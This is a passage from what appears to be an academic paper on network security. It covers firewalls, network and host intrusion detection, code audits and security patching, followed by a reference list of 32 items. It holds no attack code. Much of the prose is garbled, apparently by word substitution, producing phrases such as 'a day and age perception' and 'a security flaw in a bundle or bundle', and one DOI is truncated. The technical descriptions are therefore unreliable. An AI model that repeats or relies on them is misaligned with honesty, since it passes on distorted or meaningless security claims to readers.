- **Infrastructure for Information Security:** When it comes to enforcing information security, one of the most important fundamental frameworks to consider is the firewall, which is responsible for denying access to approaching and departing movement through the configuration of control sets.

- **System for Detecting Intrusions:** It protects a network by gathering information from a variety of sources, including the framework and network supply, and then examining the information for signs of potential security threats. It provides a day and age perception, as well as an examination of the client and the action framework. All things considered, there are two types of intrusion detection systems: network intrusion detection systems (NIDS), which screen multiple hosts by monitoring network activity at network boundaries, and host intrusion detection systems (HIDS), which screen a single host by parsing application logs, recording framework adjustments such as word documents, and access administration records.
- **Review of the Code:** For any self-developed applications, such as Internet applications, an independent code audit on the projects should be conducted separately from the apparatus development in order to ensure that no security flaw is discovered in the codes that are visible to the general public, and that legitimate mistake handling and information approval are carried out within the code.
- **Patches for security issues:** Once a security flaw in a bundle or bundle has been discovered, a few service providers, along with bundle merchants and bundle providers, will negotiate with one another to provide security fixes. The establishment of progressive defensive patches is incredibly important because these flaws are sometimes noticed by the general public, which makes the establishment of progressive defensive patches even more critical. We will try to put into practice some security settings to develop our multi-security platform in future works.

References

1. Hallman R, Bryan J, Palavicini G, Divita J, Romero-Mariona J (2017) IoDDoS—the internet of distributed denial of service attacks—a case study of the mirai malware and IoT-based botnets. In: Proceedings of the 2nd international conference on Internet of Things, Big Data and Security (IoT BDS 2017), Porto, Portugal, 24–26 April 2017, pp 47–58
2. <https://www.zdnet.com/article/the-hacking-strategies-that-will-dominate-in-2019/>
3. <https://www2.deloitte.com/global/en/pages/risk/cyber-strategic-risk/articles/Telecommunications.html>
4. Schneider B (2000) Attack trees: modeling security threats. Dr. Dobb's J 1:5
5. Ethical Hacking. Tutorials point Simply Easy Learning, pp 86. https://www.tutorialspoint.com/ethical_hacking/index.htm
6. Pandey BK, Singh A, Balani B (2015) ETHICAL HACKING (Tools, Techniques and Approaches). In: ICAIM-international conference on advancement in IT and management at: Thakur Institute of Management studies career development and research Thakur Village Kandivali East Mumbai. <https://doi.org/10.13140/2.1.4542.2884>
7. Hartley R (2015) Ethical hacking: teaching students to hack. <https://doi.org/10.13140/RG.2.1.3580.8085>
8. Maurushat A (2019) Ethical hacking. ISBN 978-0-7766-2792-2. University of Ottawa Press, Ottawa. <http://hdl.handle.net/10393/39080>
9. Viduto V, Huang W, Maple C (2011) Toward optimal multi-objective models of network security: survey. In: Proceedings of the 17th International Conference on Automation and Computing (ICAC), Huddersfield, UK, 10 September 2011

10. Feng N, Wang HJ, Li M (2014) A security risk analysis model for information systems: Causal relationships of risk factors and vulnerability propagation analysis. *Inf Sci* 256:57–73
11. Rockson KA, Michael A, Onyema EM (2020) Implementing morpheme-based compression security mechanism in distributed systems. *Int J Innov Res Dev (IJIRD)* 9(2):157–162. <https://doi.org/10.24940/ijird/2020/v9/i2/JAN20092>
12. Roger MN, Michael DS (1978) Using encryption for authentication in large network of computers. *Commun ACM* 21(12):993–999. <https://doi.org/10.1145/359657.359659>
13. Renaud D (2009–2010) Cryptography and computer security. University of Liège, Faculty of Applied Sciences
14. AGaray J, Jakobsson M, MacKenzie P (1999) Abuse-free optimistic contract signing. In: *Advances in cryptology: proceedings of Crypto'99*, volume 1666 of lecture notes in computer science, pp 449–466. Springer
15. Greg O, Michael R (2001) Child-proof authentication for MIPv6 (CAM). *Comput Commun Rev* (2001)
16. Ghada G, Aref, M (2018) 6LoWPSec: an end-to-end security protocol for 6LoWPAN. *Ad Hoc Netw.* <https://doi.org/10.1016/j.adhoc>
17. IEEE 802.11 Local and Metropolitan Area Networks: Wireless LAN Medium Access Control (MAC) and Physical (PHY) Specifications (1999)
18. Philippe B (2001) Architecture expérimentale pour la détection d'intrusions dans un système informatique, 86 p
19. Carin L, Cybenko G, Hughes J (2008) Cybersecurity strategies: the queries methodology. *Computer* 41. <https://doi.org/10.1109/MC.2008.295>
20. Bravard C, Charroin L, Touati C (2017) Optimal design and defense of networks under link attacks. *J Math Econ* 68:62–79. <https://doi.org/10.1016/j.jmateco.2016.11.006>
21. Gold S (2010) Social engineering today: psychology, strategies and tricks. *Netw Secur* 2010(11):11–14. <https://search.proquest.com/docview/787399306?accountid=45049>. [https://doi.org/10.1016/S1353-4858\(10\)70135-5](https://doi.org/10.1016/S1353-4858(10)70135-5)
22. Hamizi M (2017) Social engineering and insider threats, Slideshare.net. <https://www.slideshare.net/pdawackomct/7-social-engineeringand-insider-threats>. Accessed 08 Aug 2020
23. Al-Qurishi M, Alrubaian M, Rahman SMM, Alamri A, Hassan MM (2018) A prediction system of Sybil attack in social network using deep-regression model. *Futur Gener Comput Syst* 87:743–753. <https://doi.org/10.1016/j.future.2017.08.030>
24. Harrison B, Svetieva E, Vishwanath A (2016) Individual processing of phishing emails. *Online Inf Rev* 40(2):265–281. <https://search.proquest.com/docview/1776786039>
25. Andress M (2004) Network vulnerability assessment management: eight network scanning tools offer beefed-up management and remediation. *Netw World* 21(45):48–48, 50, 52. <https://search.proquest.com/docview/215973410>
26. Onyema EM, Nwafor CE, Ugwugbo AN, Rockson KA, Ogbonnaya UN (2020) Cloud security challenges: implication on education. *Int J Comput Sci Mob Comput* 9(2):56–73
27. Riahla (2009) Introduction à la sécurité informatique. Université de Limoges, 56 p
28. Nmap: the Network Mapper—Free Security Scanner, Nmap.org, 2017. <https://nmap.org/>. Accessed 20 Jul 2020
29. Packet Collection and WEP Encryption (2017) Attack & defend against wireless networks—4, Ferruh.mavituna.com. <http://ferruh.mavituna.com/paket-toplama-ve-wep-sifresini-kirma-kablosuz-aglara-saldiri-defans-4-oku/>. Accessed 21 Jul 2020
30. Onyema EM, Elhaj MAE, Bashir SG, Abdullahi I, Hauwa AA, Hayatu AS (2020) Evaluation of the performance of k-nearest neighbor algorithm in determining student learning styles. *Int J Innov Sci Eng Tech* 7(1):91–102
31. Metasploit Unleashed (2017) Offensive-security.com. <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>. Accessed 21 Jul 2020
32. Top 10 Phishing Attacks of 2014—PhishMe, PhishMe (2017). <https://phishme.com/top-10-phishing-attacks-2014/>. Accessed 19 Jul 2020